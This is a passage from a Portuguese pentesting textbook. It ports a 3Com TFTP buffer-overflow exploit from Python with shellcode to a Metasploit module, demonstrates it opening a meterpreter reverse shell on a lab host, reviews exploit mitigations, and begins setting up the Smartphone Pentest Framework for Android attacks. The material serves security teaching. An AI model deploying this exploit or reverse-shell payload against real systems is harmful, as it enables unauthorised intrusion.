Na seção `Targets` ❻, o autor lista todos os alvos que o Metasploit pode atacar, juntamente com seus endereços de retorno relevantes. (Observe que não precisamos escrever os endereços de retorno no formato little-endian. Cuidaremos disso posteriormente no módulo.) Além das opções default para o mixin *Exploit::Remote::UDP*, o autor também registrou a opção `RPORT` como 69 ❼, que é a porta default para o TFTP. Muitas linguagens de programação usam colchetes para designar blocos como funções ou laços. O Python usa indentação, e o Ruby (a linguagem utilizada aqui) usa a palavra `end` ❽ para designar o final de um bloco.

O mixin *Exploit::Remote::UDP* faz todo o trabalho de configurar um socket UDP para nós. Tudo o que precisamos fazer é chamar a função `connect_udp` ❾. (Você encontrará os detalhes de `connect_udp` e de outros métodos de *Exploit::Remote::UDP* em */usr/share/metasploit-framework/lib/msf/core/exploit/udp.rb* no Kali.)

O autor então diz ao Metasploit de que modo a string de exploit deve ser criada. Depois da criação da string, o autor utiliza o método `udp_sock.put` ❿ para enviá-la ao servidor vulnerável.

Um módulo semelhante com string de exploit

O módulo de exemplo utiliza um exploit de SEH, enquanto nosso exploit de TFTP da 3Com usava um ponteiro de retorno salvo, portanto vamos dar uma olhada na string de exploit em outro exemplo de TFTP do Metasploit para ajudar a criar o nosso exploit. Aqui está a string de exploit usada no módulo *exploit/windows/tftp/tftpd32_long_filename.rb*.

```
sploit = "\x00\x01"❶ + rand_text_english(120, payload_badchars)❷ + "." + rand_text_
   english(135, payload_badchars) + [target.ret].pack('V')❸ + payload.encoded❹ + "\x00"
```

Lembre-se de que os dois primeiros bytes de um pacote TFTP correspondem ao opcode ❶. Nesse caso, o pacote está informando o TFTP que queremos ler um ar-

quivo. A seguir, temos o nome do arquivo, *rand_text_english(120, payload_badchars)*. Como o nome do módulo sugere, em vez de escrever dados em excesso no campo de modo de transporte, esse exploit utiliza um nome longo de arquivo. O autor usa a função `rand_text_english` do Metasploit para criar uma string de 120 caracteres que evite qualquer caractere indevido ao extraí-los da variável `BadChar` anteriormente no módulo ❷. Esse exploit parece exigir um ponto (.) e um pouco mais de texto aleatório, após o qual o endereço de retorno é adicionado à string. O Metasploit extrai o endereço de retorno da variável `ret` definida anteriormente no módulo.

`pack` é um método do Ruby que transforma um array em uma sequência binária de acordo com um template. O template `'V'` ❸ orienta o Ruby a empacotar o nosso endereço de retorno em formato little-endian. Após o endereço de retorno, o payload selecionado pelo usuário é codificado e concatenado à string do exploit, e o payload preenche todo o espaço permitido, conforme definido na variável `Space` ❹. Um byte nulo indica o final do campo correspondente ao nome do arquivo. (De modo interessante, a string de ataque não precisa nem mesmo concluir o pacote TFTP para explorar o programa, pois o modo e o byte nulo final não são concatenados à string do exploit.)

Portando o código de nosso exploit

Anteriormente neste capítulo, sugeri criar um exploit para a vulnerabilidade de modo de transporte longo do servidor TFTP da 3Com como exercício. Seu exploit concluído deverá ser semelhante ao código mostrado na listagem 19.9. Se você não tentou implementar esse exploit, ainda será possível entender o seu funcionamento por ter trabalhado com os exemplos anteriores.

Listagem 19.9 – Exploit Python finalizado para o TFTP da 3Com

```
#!/usr/bin/python
import socket
❶ shellcode = ("\x33\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\
      x1d" + "\x4d\x2f\xe8\x83\xeb\xfc\xe2\xf4\xe1\x27\xc4\xa5\xf5\xb4\xd0\x17" +
--trecho omitido--
"\x4e\xb2\xf9\x17\xcd\x4d\x2f\xe8")
buffer = shellcode + "A" * 129 + "\xD3\x31\xC1\x77" ❷
packet = "\x00\x02" + "Georgia" + "\x00" + buffer + "\x00"
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(packet,('192.168.20.10',69))
response = s.recvfrom(2048)
print response
```

Seu endereço de retorno pode apontar para outra instrução `JMP ESI` ❷, e você pode ter usado um payload diferente ❶.

Agora vamos portar o exploit Python para o Metasploit, alterando os valores do módulo de exemplo do TFTP da FutureSoft para que atenda às nossas necessidades. São necessárias somente algumas alterações no módulo de exploit existente, discutido anteriormente, conforme mostrado nas listagens 19.10 e 19.11.

Listagem 19.10 – Módulo alterado, parte 1

```
##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  Rank = AverageRanking

  include Msf::Exploit::Remote::Udp ❶

  def initialize(info = {})
    super(update_info(info,
      'Name'           => '3com TFTP Long Mode Buffer Overflow',
      'Description'    => %q{
          This module exploits a buffer overflow in the 3com TFTP version 2.0.1 and below with
              a long TFTP transport mode field in the TFTP packet.
      },
      'Author'         => 'Georgia',
      'References'     => ❷
        [
          ['CVE', '2006-6183'],
          ['OSVDB', '30759'],
          ['BID', '21301'],
          ['URL', 'http://www.security.org.sg/vuln/tftp2000-1001.html'],
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
        },
      'Payload'        =>
        {
          'Space'    => 473, ❸
```

```
        'BadChars' => "\x00",
        'StackAdjustment' => -3500,
      },
    'Platform'       => 'win',
    'Targets'        =>
      [
       ['Windows XP Pro SP3 English', { 'Ret' => 0x7E45AE4E } ], #JMP ESI  USER32.dll ❹
      ],
    'Privileged'     => true,
    'DefaultTarget'  => 0, ❺
    'DisclosureDate' => 'Nov 27 2006'))
  register_options(
    [
      Opt::RPORT(69)
    ], self.class)
end
```

Como esse é um exploit de sobrescrita de ponteiro de retorno salvo, não será necessário importar o mixin de SEH do Metasploit; importaremos somente *Msf::Exploit::Remote::Udp* ❶. Em seguida, vamos alterar as informações do módulo para que fiquem de acordo com a vulnerabilidade de modo de transporte longo do TFTP 2.0.1 da 3Com para permitir que os usuários do Metasploit pesquisem nosso módulo e confiram se eles têm o exploit correto para a vulnerabilidade. Pesquise referências a vulnerabilidades online para descobrir os números de CVE, OSVDB e BID, e quaisquer outros links que sejam relevantes ❷.

A seguir, alteramos as opções do payload para que correspondam ao nosso exploit do 3Com. Em nosso exploit Python, iniciamos com 344 bytes de shellcode, seguidos de 129 bytes de preenchimento, o que nos deu um total de 473 bytes para compor o payload. Diga ao Metasploit para criar um payload de 473 bytes em ❸. Para a seção do alvo, nosso exploit Python abrange somente uma plataforma, o Windows XP Professional SP3 English. Se formos submeter nosso exploit aos repositórios do Metasploit, deveremos tentar abranger o máximo possível de alvos exploráveis.

Por fim, altere `RET` para o `JMP ESI` de *USER32.dll* ❹ em relação ao exploit Python. Também adicionamos a opção `DefaultTarget` para dizer ao Metasploit para usar o alvo 0 por padrão, portanto o usuário não precisará definir um alvo antes de executar o módulo ❺.

As únicas alterações necessárias na parte correspondente ao exploit do módulo são na própria string do exploit, como mostrado na listagem 19.11.

Listagem 19.11 – Módulo alterado, parte 2

```
def exploit
    connect_udp

    print_status("Trying target #{target.name}...")

    sploit  = "\x00\x02"❶ + rand_text_english(7, payload_badchars)❷ + "\x00"❸
    sploit += payload.encoded❹  + [target.ret].pack('V')❺ +  "\x00"❻

    udp_sock.put(sploit)

    handler
    disconnect_udp
  end
end ❼
```

Como no exploit Python, começamos dizendo ao servidor TFTP para escrever em um arquivo ❶. Então usamos a função `rand_text_english` para criar um nome de arquivo aleatório com sete caracteres ❷. Esse método é melhor que usar letras estáticas como foi feito no exploit Python porque tudo o que for previsível poderá ser usado para criar assinaturas em programas antivírus, em sistemas de prevenção de invasão e assim por diante. Depois, seguimos a especificação de um payload TFTP com um byte nulo para finalizar o nome do arquivo em ❸ e, em seguida, inserimos o payload selecionado pelo usuário ❹ e o endereço de retorno ❺. Finalizamos o pacote com um byte nulo, de acordo com a especificação do TFTP ❻. (Após usar `end` para concluir a função de exploit, não se esqueça de fechar o módulo também em ❼.)

Agora temos um módulo de exploit implementado para a vulnerabilidade de modo de transporte longo do TFTP 2.0.1 da 3Com. Salve o arquivo em */root/.msf4/modules/exploits/windows/tftp/myexploit.rb* e, em seguida, execute a ferramenta Msftidy no módulo para verificar se as especificações de formato dos módulos do Metasploit estão sendo atendidas. Faça qualquer alteração de formatação sugerida pelo Msftidy antes de submeter um módulo ao repositório do Metasploit.

```
root@kali:~# cd /usr/share/metasploit-framework/tools/
root@kali:/usr/share/metasploit-framework/tools# ./msftidy.rb /root/.msf4/modules/exploits/
windows/tftp/myexploit.rb
```

NOTA Periodicamente, o Metasploit faz alterações na sintaxe desejada, portanto execute *msfupdate* para obter a versão mais recente do Msftidy, se você for realmente submeter um módulo aos repositórios. Neste caso, não precisamos nos preocupar com isso, e executar o *msfupdate* pode fazer com que os demais exercícios do livro parem de funcionar, portanto não recomendo que você o faça por enquanto.

Reinicie o Msfconsole para carregar os módulos mais recentes, incluindo qualquer um que estiver no diretório *.msf4/modules*. Se você tiver cometido algum erro de sintaxe, o Metasploit exibirá os detalhes dos módulos que ele não conseguiu carregar.

Agora utilize seu novo módulo de exploit para atacar o seu alvo Windows XP. Como você pode ver na listagem 19.12, o Metasploit pode inserir vários payloads em 473 caracteres, incluindo o Meterpreter ❶.

Listagem 19.12 – Utilizando o seu módulo

```
msf > use windows/tftp/myexploit
msf  exploit(myexploit) > show options
Module options (exploit/windows/tftp/myexploit):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  69               yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Windows XP Pro SP3 English

msf  exploit(myexploit) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf  exploit(myexploit) > show payloads
--trecho omitido--
msf  exploit(myexploit) > set payload windows/meterpreter/reverse_tcp❶
payload => windows/meterpreter/reverse_tcp
msf  exploit(myexploit) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(myexploit) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Trying target Windows XP Pro SP3 English...
```

```
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:4662) at 2015-02-09 09:28:35
    -0500
meterpreter >
```

Agora que analisamos um exemplo de como criar um módulo do Metasploit, aqui está uma ideia para outro módulo. Um módulo capaz de explorar o buffer overflow de USER no War-FTP 1.65, que se encontra em */usr/share/metasploit-framework/modules/exploits/windows/ftp/warftpd_165_user.rb*, utiliza a técnica de sobrescrita de ponteiro de retorno salvo. Tente implementar um módulo semelhante que use a técnica de sobrescrita de SEH com a qual trabalhamos no capítulo 18.

Técnicas para atenuação de exploração de falhas

Discutimos uma técnica de atenuação de exploração de falhas chamada SafeSEH no capítulo 18. Tipicamente como gato e rato, os invasores desenvolvem novas técnicas de exploração de falhas enquanto as plataformas implementam técnicas de atenuação e, em seguida, os invasores surgem com algo novo. Discutiremos brevemente alguns métodos modernos de atenuação de exploração de falhas. Essa lista não é, de forma alguma, completa, e discutir a implementação de exploits que evitem todas essas restrições com sucesso não está no escopo deste livro. Há várias técnicas avançadas de exploração de falhas e de envio de payloads, como heap sprays e ROP (Return-Oriented Programming, ou Programação Orientada a Retorno), além daquelas discutidas aqui. Dê uma olhada em meu site (*http://www.bulbsecurity.com/*) e no site da Corelan Team (*http://www.corelan.be/*) para obter mais informações sobre técnicas avançadas de desenvolvimento de exploits.

Cookies de pilha

Naturalmente, à medida que os exploits de buffer overflow se tornaram comuns, os desenvolvedores quiseram impedir que esses tipos de ataque sequestrassem a execução. Uma maneira de fazer isso é por meio da implementação de *cookies de pilha* (stack cookies), também conhecidos como *canaries*. No início de um programa, um cookie de pilha é calculado e adicionado à seção *.data* da memória As funções que usam estruturas suscetíveis a buffer overflows, como buffers de string, obtêm o valor de canary de *.data* e o inserem na pilha após o endereço de retorno salvo e o EBP. Imediatamente antes de uma função retornar, ela verifica o valor do canary na pilha em relação ao valor em *.data*. Se os valores não forem

iguais, um buffer overflow será detectado e o programa será encerrado antes que o ataque possa sequestrar a execução.

Você pode usar diversas técnicas para evitar os cookies de pilha, como acionar uma sobrescrita de SEH e uma exceção antes que a função vulnerável retorne e sequestrar a execução antes de o valor de canary ser conferido.

Address Space Layout Randomization

Os exploits que implementamos neste livro contaram com o fato de determinadas instruções estarem em determinados endereços de memória. Por exemplo, no capítulo 17, em nosso primeiro exemplo de buffer overflow baseado em pilha no War-FTP, contamos com o fato de uma instrução equivalente a `JMP ESP` do módulo *MSVCRT.dll* do Windows estar no endereço de memória `0x77C35459` em todos os sistemas Windows XP SP3 English. Em nosso exemplo de sobrescrita de SEH no capítulo 18, contamos com o fato de as instruções `POP POP RET` do módulo *MFC42.dll* do War-FTP estarem no endereço de memória `0x5F4580CA`. Se nenhum desses casos for verdadeiro, toda a nossa abordagem de ataque teria sido prejudicada e teríamos de encontrar as instruções antes de poder executá-las.

Quando o ASLR estiver implementado, você não poderá contar com determinadas instruções estarem em determinados endereços de memória. Para ver o ASLR em ação, abra o programa Winamp no Immunity Debugger em sua máquina virtual Windows 7. Observe os endereços de memória do *Winamp.exe* e de algumas DLLs do Windows como *USER32* e *SHELL32*. Agora reinicie o sistema e tente novamente. Você verá que as localizações dos componentes Windows mudaram na reinicialização, enquanto a localização de *Winamp.exe* não se alterou. Em meu caso, a primeira vez que observei o Winamp no Immunity Debugger, as localizações na memória eram as seguintes:

- `00400000` *Winamp.exe*
- `778B0000` *USER32.dll*
- `76710000` *SHELL32.dll*

Após a reinicialização, elas passaram a ter o seguinte aspecto:

- `00400000` *Winamp.exe*
- `770C0000` *USER32.dll*
- `75810000` *SHELL32.dll*

Assim como o SafeSEH, não há nenhuma regra no Windows que determine que os programas devam implementar o ASLR. Até mesmo algumas aplicações Windows como o Internet Explorer não implementaram o ASLR de imediato. Entretanto o Windows Vista e as bibliotecas compartilhadas mais recentes como *USER32.dll* e *SHELL32.dll* utilizam o ASLR. Se quisermos usar qualquer código dessas bibliotecas, não poderemos chamar as instruções diretamente a partir de um endereço estático.

Data Execution Prevention

Nos exploits que desenvolvemos nos últimos capítulos, contamos com a capacidade de injetar o nosso shellcode em algum ponto da memória, desviar a execução para o shellcode e fazê-lo ser executado. *O DEP* (*Data Execution Prevention*, ou Prevenção de Execução de Dados) faz *com que isso seja um pouco mais difícil ao designar partes específicas da memória como sendo não executáveis.* Se um invasor tentar executar um código a partir da memória não executável, o ataque falhará.

O DEP é usado nas versões mais modernas do Windows, bem como nas plataformas Linux, Mac OS e até mesmo no Android. O iOS não exige o DEP, conforme discutiremos na próxima seção.

Para evitar o DEP, os invasores normalmente utilizam uma técnica chamada *ROP* (*Return-Oriented Programming*, ou Programação Orientada a Retorno). O ROP permite aos invasores executar instruções específicas já incluídas em memória executável. Uma técnica comum consiste em usar o ROP para criar uma seção de memória que possa ser escrita e executada e, em seguida, gravar o payload nesse segmento de memória e executá-lo.

Assinatura obrigatória de código

A equipe do iOS da Apple adota uma abordagem diferente para evitar que um código malicioso seja executado. Todo o código executado em um iPhone deve ser assinado por uma autoridade confiável, que normalmente é a própria Apple. Para executar um aplicativo em um iPhone, os desenvolvedores devem submeter o código para que seja analisado pela Apple. Se a Apple determinar que a aplicação não é maliciosa, geralmente ela é aprovada e o código é assinado por ela.

Uma alternativa comum que os autores de malwares utilizam para evitar a detecção no momento da instalação consiste em fazer o download de código novo e potencialmente malicioso em tempo de execução e executá-lo. No entanto, como todas as páginas da memória devem ser assinadas por uma autoridade confiável, esse tipo de ataque irá falhar em um iPhone. Assim que o aplicativo tentar executar um código não assinado, a CPU irá rejeitá-lo e o aplicativo provocará uma falha. O DEP não é exigido, pois a assinatura obrigatória de código está um passo além no que diz respeito à proteção.

É claro que é possível criar exploits que evitem essas restrições, como ocorre com os desbloqueios (jailbreaks) do iPhone, porém, nas versões mais recentes do iOS, um desbloqueio não é uma tarefa fácil. Em vez de usar o ROP brevemente para evitar o DEP, com a assinatura obrigatória de código, todo o payload deve ser criado usando o ROP.

Uma técnica de atenuação sozinha não é suficiente para combater os mais habilidosos desenvolvedores de exploit armados com os métodos mais recentes. Como resultado, as técnicas de atenuação de exploração de falhas normalmente são encadeadas para frustrar melhor os ataques. Por exemplo, o iOS usa tanto a assinatura obrigatória de código quanto o ASLR. Desse modo, um invasor deve usar o ROP para todo o payload e, graças ao ASLR, implementar um payload ROP não é uma tarefa fácil.

Nos dois capítulos anteriores, fizemos uma introdução sólida ao desenvolvimento de exploits. A partir das habilidades discutidas, podemos prosseguir em direção a explorações mais sofisticadas de falhas – conquistando até mesmo as plataformas e os programas mais recentes e mais seguros.

Resumo

Neste capítulo, demos uma olhada em vários aspectos do desenvolvimento básico de exploits. Vimos uma técnica chamada fuzzing para encontrar pontos de exploração de falhas em potencial. Também vimos como trabalhar com exploits públicos e portá-los para que atendam às nossas necessidades. Substituímos o shellcode usando o Msfvenom e encontramos um endereço de retorno que serviu para a nossa plataforma. Em seguida, demos uma olhada em como portar um exploit Python completo para o nosso primeiro módulo do Metasploit. Começando com um módulo usado em um problema semelhante, fizemos alterações para

adequá-lo à vulnerabilidade de buffer overflow de modo de transporte longo do TFTP da 3Com. Por fim, discutimos brevemente algumas técnicas de atenuação de exploração de falhas que você verá à medida que continuar seus estudos sobre o desenvolvimento de exploits.

Estamos quase no final de nossa jornada pelo básico sobre os testes de invasão. Vamos concluir com um capítulo sobre a avaliação de segurança de dispositivos móveis.

PARTE V

HACKING DE DISPOSITIVOS MÓVEIS

CAPÍTULO 20

Utilizando o Smartphone Pentest Framework

BYOD (*Bring your own device*, ou Traga o seu próprio dispositivo) é uma expressão bastante na moda atualmente no mercado. Apesar de estarmos levando nossos próprios dispositivos ao trabalho de uma forma ou de outra há anos (laptops de pessoas contratadas ou aquele console de game que alguém deixou conectado à rede na sala de descanso, por exemplo), os dispositivos móveis hoje em dia estão entrando em massa no local de trabalho, e cabe às equipes de segurança e aos pentesters avaliar os riscos à segurança oferecidos por esses dispositivos.

Neste capítulo, focaremos em ferramentas e ataques para avaliar a segurança de dispositivos móveis. A tecnologia móvel é um campo em rápido desenvolvimento e, embora possamos discutir somente o básico aqui, o desenvolvimento de novas técnicas de ataques móveis e de pós-exploração de falhas é um lugar ideal para iniciar sua própria pesquisa na área de segurança. Por exemplo, discutiremos uma ferramenta que criei para ajudar os pentesters a avaliarem a postura de segurança dos dispositivos móveis: o *Smartphone Pentest Framework (SPF)*. Após trabalhar ao longo deste livro, você estará pronto para embarcar em sua própria jornada em segurança da informação e, quem sabe, criará sua própria ferramenta.

Na maior parte dos exemplos deste capítulo, usaremos a plataforma Android como alvo porque, além de ser a plataforma mais onipresente, ela também permite a criação de emuladores nas plataformas Windows, Linux e Mac OS. Apesar de focarmos no Android, iremos também explorar um ataque em um iPhone desbloqueado.

Vetores de ataque móvel

Embora os dispositivos móveis executem sistemas operacionais, falem TCP/IP e acessem vários dos mesmos recursos que os computadores tradicionais, eles também têm seus próprios recursos exclusivos, que acrescentam novos vetores de ataque e protocolos à mistura. Alguns recursos vêm causando problemas de segurança nos dispositivos há anos, enquanto outros, como o NFC (Near Field Communication, ou Comunicação por campo de proximidade), discutido mais adiante, são bem recentes.

Mensagens de texto

Muitos dispositivos móveis podem enviar e receber mensagens de texto (SMS). Apesar de serem limitadas quanto ao tamanho, as mensagens de texto permitem aos usuários se comunicar quase simultaneamente, com frequência substituindo os emails para comunicação por escrito. O SMS cria a possibilidade de um novo vetor de ataque de engenharia social.

Tradicionalmente, o email vinha sendo usado como meio para enviar spams e tentativas de phishing; contudo até mesmo soluções gratuitas de email fazem um trabalho decente de filtragem de lixo atualmente. (Se algum dia você quiser dar boas risadas no trabalho, dê uma olhada em sua pasta de emails spam.) Com o SMS, a história é diferente: apesar de alguns pacotes antivírus para dispositivos móveis permitirem inserir determinados números de celulares na lista negra ou na lista branca, normalmente, se você enviar um texto de um número de telefone para um dispositivo, a mensagem será recebida. Isso torna o SMS um vetor ideal para spams e ataques de phishing.

Já vimos propagandas irritantes em dispositivos móveis e tentativas de phishing por meio de SMS que atraem os usuários a um site falso para que eles insiram suas credenciais, de forma muito semelhante aos ataques de clonagem de sites do capítulo 11. Esses ataques, sem dúvida, se tornarão mais comuns à medida que o tempo passar. Treinamentos para conscientização quanto à segurança deverão ser ampliados de modo a incluir essa ameaça. Um usuário que seja esperto o suficiente para não clicar em um link qualquer em um email de aparência suspeita ainda poderá clicar em algum link em uma mensagem de texto. Afinal de contas, é somente um texto – como seria possível que um texto pudesse prejudicá-lo? No entanto esse link será aberto no navegador móvel ou em outro aplicativo que poderá conter vulnerabilidades adicionais.

Near Field Communication

Os dispositivos móveis trazem consigo outro vetor de ataque: o *NFC* (*Near Field Communication*, ou Comunicação por campo de proximidade). O NFC permite que os dispositivos compartilhem dados quando se tocam ou estão próximos uns dos outros. Os dispositivos móveis com NFC habilitado podem fazer o scan de tags NFC para automatizar tarefas como alterar configurações ou abrir aplicativos. Alguns podem transmitir dados, como uma foto ou todo um aplicativo, de um dispositivo a outro. O NFC é outro vetor de ataque ideal na engenharia social. Por exemplo, no Mobile Pwn2Own 2013, que é um concurso de exploração de falhas, os pesquisadores usaram o NFC para atacar um dispositivo Android ao transmitir um payload malicioso a um aplicativo vulnerável no dispositivo. Desse modo, os treinamentos para conscientização quanto à segurança também devem ensinar os usuários a conhecer as tags NFC às quais seus dispositivos devem responder e com quem estão trocando dados.

Códigos QR

Os *códigos QR (Quick Response)* são códigos de barra em forma de matriz, originalmente desenvolvidos para uso na indústria automobilística. Os códigos QR podem incluir URLs, enviar dados a um aplicativo em um dispositivo móvel e assim por diante, e os usuários devem estar cientes de que seus scannings poderão abrir algo malicioso. O código QR na vitrine de uma loja não precisa apontar para o site da loja, e ataques com código QR malicioso têm ocorrido por aí. Por exemplo, um ativista de hacking proeminente alterou a imagem de seu perfil no Twitter para um código QR, incentivando muitos usuários curiosos a fazerem um scan com seus telefones. O código QR os direcionava para uma página web maliciosa que tentava explorar vulnerabilidades do WebKit, uma ferramenta para renderização de páginas web usada tanto pelo iOS quanto pelo Android.

Smartphone Pentest Framework

Chega de conversa; vamos focar nossa atenção em realmente atacar dispositivos móveis com a ajuda do SPF. O SPF ainda está em desenvolvimento ativo e seu conjunto de recursos muda rapidamente. Na época em que você estiver trabalhando nesta seção, muitos dos menus poderão oferecer opções adicionais. No capítulo 1, você fez o download da versão do SPF usada neste livro, porém, para obter a versão principal e mais atualizada do SPF, acesse *https://github.com/georgiaw/Smartphone-Pentest-Framework.git/*.

Configurando o SPF

Se você seguiu as instruções do capítulo 1, o SPF deverá estar totalmente instalado e pronto para ser usado. Como o SPF utiliza o servidor web incluído no Kali para enviar alguns payloads, certifique-se de que o servidor Apache esteja executando, como mostrado aqui:

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# service apache2 start
```

Além disso, o SPF registra informações em um banco de dados MySQL ou PostgreSQL. Certifique-se de que o banco de dados MySQL tenha sido iniciado, conforme mostrado aqui:

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# service mysql start
```

A última tarefa a ser feita é alterar o nosso arquivo de configuração */root/Smartphone-Pentest-Framework/frameworkconsole/config* do SPF para que ele esteja de acordo com o nosso ambiente. O arquivo de configuração default está sendo mostrado na listagem 20.1.

Listagem 20.1 – Arquivo de configuração do SPF

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# cat config
#SMARTPHONE PENTEST FRAMEWORK CONFIG FILE
#ROOT DIRECTORY FOR THE WEBSERVER THAT WILL HOST OUR FILES
WEBSERVER = /var/www
#IPADDRESS FOR WEBSERVER (webserver needs to be listening on this address)
IPADDRESS = 192.168.20.9 ❶
#IP ADDRESS TO LISTEN ON FOR SHELLS
SHELLIPADDRESS = 192.168.20.9 ❷
#IP ADDRESS OF SQLSERVER 127.0.0.1 IF LOCALHOST
MYSQLSERVER = 127.0.0.1
--trecho omitido--
#NMAP FOR ANDROID LOCATION
ANDROIDNMAPLOC = /root/Smartphone-Pentest-Framework/nmap-5.61TEST4
#EXPLOITS LOCATION
EXPLOITSLOC = /root/Smartphone-Pentest-Framework/exploits
```

O default deve atender às suas necessidades se o endereço IP do seu Kali for 192.168.20.9 e o SPF tiver sido instalado em */root/Smartphone-Pentest-Framework/*. Do contrário, altere `IPADDRESS` ❶ e `SHELLIPADDRESS` ❷ para o endereço IP de sua máquina Kali.

Agora execute o SPF acessando o diretório */root/Smartphone-Pentest-Framework/frameworkconsole/* e executando **`./framework.py`**. Você deverá ver um menu semelhante ao que está sendo mostrado na listagem 20.2.

Listagem 20.2 – Iniciando o SPF

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# ./framework.py
################################################
#                                              #
# Welcome to the Smartphone Pentest Framework! #
#                   v0.2.6                     #
#         Georgia Weidman/Bulb Security        #
#                                              #
################################################
Select An Option from the Menu:
     1.)  Attach Framework to a Deployed Agent/Create Agent
     2.)  Send Commands to an Agent
     3.)  View Information Gathered
     4.)  Attach Framework to a Mobile Modem
     5.)  Run a remote attack
     6.)  Run a social engineering or client side attack
     7.)  Clear/Create Database
     8.)  Use Metasploit
     9.)  Compile code to run on mobile devices
    10.)  Install Stuff
    11.)  Use Drozer
     0.)  Exit
spf>
```

Passaremos o restante do capítulo explorando as diversas opções do SPF. Por enquanto, vamos executar um teste rápido para garantir que o SPF possa se comunicar com o banco de dados. O instalador do SPF cria um banco de dados vazio para o SPF, mas você pode limpar todos os seus dados e começar novamente ao executar a opção `7.) Clear/Create Database` (Limpar/criar banco de dados), como mostrado aqui. Esse comando irá limpar as tabelas do banco de dados do SPF e criá-las caso ainda não existam.

```
spf> 7
This will destroy all your data. Are you sure you want to? (y/N)? y
```

Emuladores de Android

No capítulo 1, criamos três emuladores de Android. Apesar de alguns de nossos ataques funcionarem independentemente da versão de Android, daremos uma olhada em determinados ataques do lado do cliente e na escalação de privilégios que funcionam bem em emuladores com essas versões mais antigas especificamente como alvo. Pelo fato de serem apenas emuladores, você não poderá testar todos os exploits conhecidos para Android com sucesso nesses ambientes.

Associando um modem móvel

Como nem todos os vetores de ataques móveis usam a rede TCP/IP, o SPF pega carona nos dispositivos do pentester. Na época desta publicação, o SPF podia usar o modem móvel de um telefone Android com o aplicativo do SPF instalado ou um modem USB com um SIM card para enviar mensagens SMS. Além do mais, ao usar um telefone Android com recurso de NFC, o SPF pode enviar payloads por meio do Android Beam e do Android App do SPF.

Criando o aplicativo Android

Para criar o aplicativo Android a partir do SPF, selecione a opção **4.) Attach Framework to a Mobile Modem** (Associar o framework a um modem móvel), conforme mostrado na listagem 20.3.

Listagem 20.3 – Criando o aplicativo do SPF

```
spf> 4

Choose a type of modem to attach to:
    1.) Search for attached modem
    2.) Attach to a smartphone based app
    3.) Generate smartphone based app
    4.) Copy App to Webserver
    5.) Install App via ADB
spf> 3❶

Choose a type of control app to generate:
    1.) Android App (Android 1.6)
    2.) Android App with NFC (Android 4.0 and NFC enabled device)
spf> 1❷
```

```
Phone number of agent: 15555215556❸
Control key for the agent: KEYKEY1❹
Webserver control path for agent: /androidagent1❺
Control Number:15555215556
Control Key:KEYKEY1
ControlPath:/bookspf
Is this correct?(y/n)y
--trecho omitido--
-post-build:
debug:
BUILD SUCCESSFUL
Total time: 10 seconds
```

Em seguida, selecione a opção **3.) Generate smartphone based app** (Gerar aplicativo baseado em smartphone) ❶. O SPF pode criar dois tipos de aplicativos: um que utiliza o NFC e outro que não o faz. Como o nosso emulador de Android não tem o recurso de NFC, selecione **1.) Android App (Android 1.6)** ❷.

Você será solicitado a fornecer informações sobre um agente SPF a ser controlado por meio do aplicativo do SPF. Os agentes SPF permitem controlar um dispositivo móvel infectado. Daremos uma olhada na geração e na instalação de agentes SPF mais adiante no capítulo; por enquanto, basta inserir o número de telefone de seu emulador de Android 2.2 ❸, uma chave de sete caracteres ❹ e um path que comece com / no servidor web ❺. O SPF então usará o Android SDK para criar o aplicativo do SPF.

Instalando o aplicativo

Agora vamos instalar o aplicativo em nosso emulador de Android 4.3. Esse emulador irá simular o dispositivo controlado pelo pentester, e os outros dois emuladores serão nossos alvos. Se você estiver executando seus emuladores no Kali Linux ou se estiver usando dispositivos Android de verdade, que possam ser conectados via USB a sua máquina virtual Kali, você poderá usar o ADB (Android Debug Bridge) para instalar o aplicativo, como mostrado na listagem 20.4. [Inicialmente, selecione a opção **4.) Attach Framework to a Mobile Modem** (Associar o framework a um modem móvel) no menu principal.]

Listagem 20.4 – Instalando o aplicativo do SPF

```
spf> 4

Choose a type of modem to attach to:
    1.) Search for attached modem
    2.) Attach to a smartphone based app
    3.) Generate smartphone based app
    4.) Copy App to Webserver
    5.) Install App via ADB
spf> 5
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
List of devices attached
emulator-5554     device
emulator-5556     device
emulator-5558     device
Choose a device to install on: emulator-5554❶
Which App?
    1.)Framework Android App with NFC
    2.)Framework Android App without NFC
spf> 2❷
1463 KB/s (46775 bytes in 0.031s)
    pkg: /data/local/tmp/FrameworkAndroidApp.apk
Success
```

A partir da opção de menu Choose a type of modem to attach to (Selecionar um tipo de modem ao qual se conectar), selecione a opção **5** para fazer o ADB pesquisar todos os dispositivos conectados. Em seguida, diga ao SPF em que emulador ou dispositivo o SPF deve ser instalado; nesse exemplo, selecionei `emulator-5554` ❶, o emulador de Android 4.3, com o número de telefone 1-555-521-5554. Por fim, diga ao SPF para instalar o aplicativo Android sem o NFC (opção **2**) ❷.

Se você estiver usando emuladores em seu sistema host, o ADB do Kali não poderá se conectar a eles. Nesse caso, para instalar o aplicativo, selecione a opção **4.) Attach Framework to a Mobile Modem** (Associar o framework a um modem móvel) no menu principal e, em seguida, selecione a opção **4.) Copy App to Webserver** (Copiar o aplicativo para o servidor web), como mostrado na listagem 20.5.

Listagem 20.5 – Copie o aplicativo para o servidor web

```
spf> 4

Choose a type of modem to attach to:
    1.) Search for attached modem
    2.) Attach to a smartphone based app
    3.) Generate smartphone based app
    4.) Copy App to Webserver
    5.) Install App via ADB
spf> 4
Which App?
    1.)Framework Android App with NFC
    2.)Framework Android App without NFC
spf> 2❶
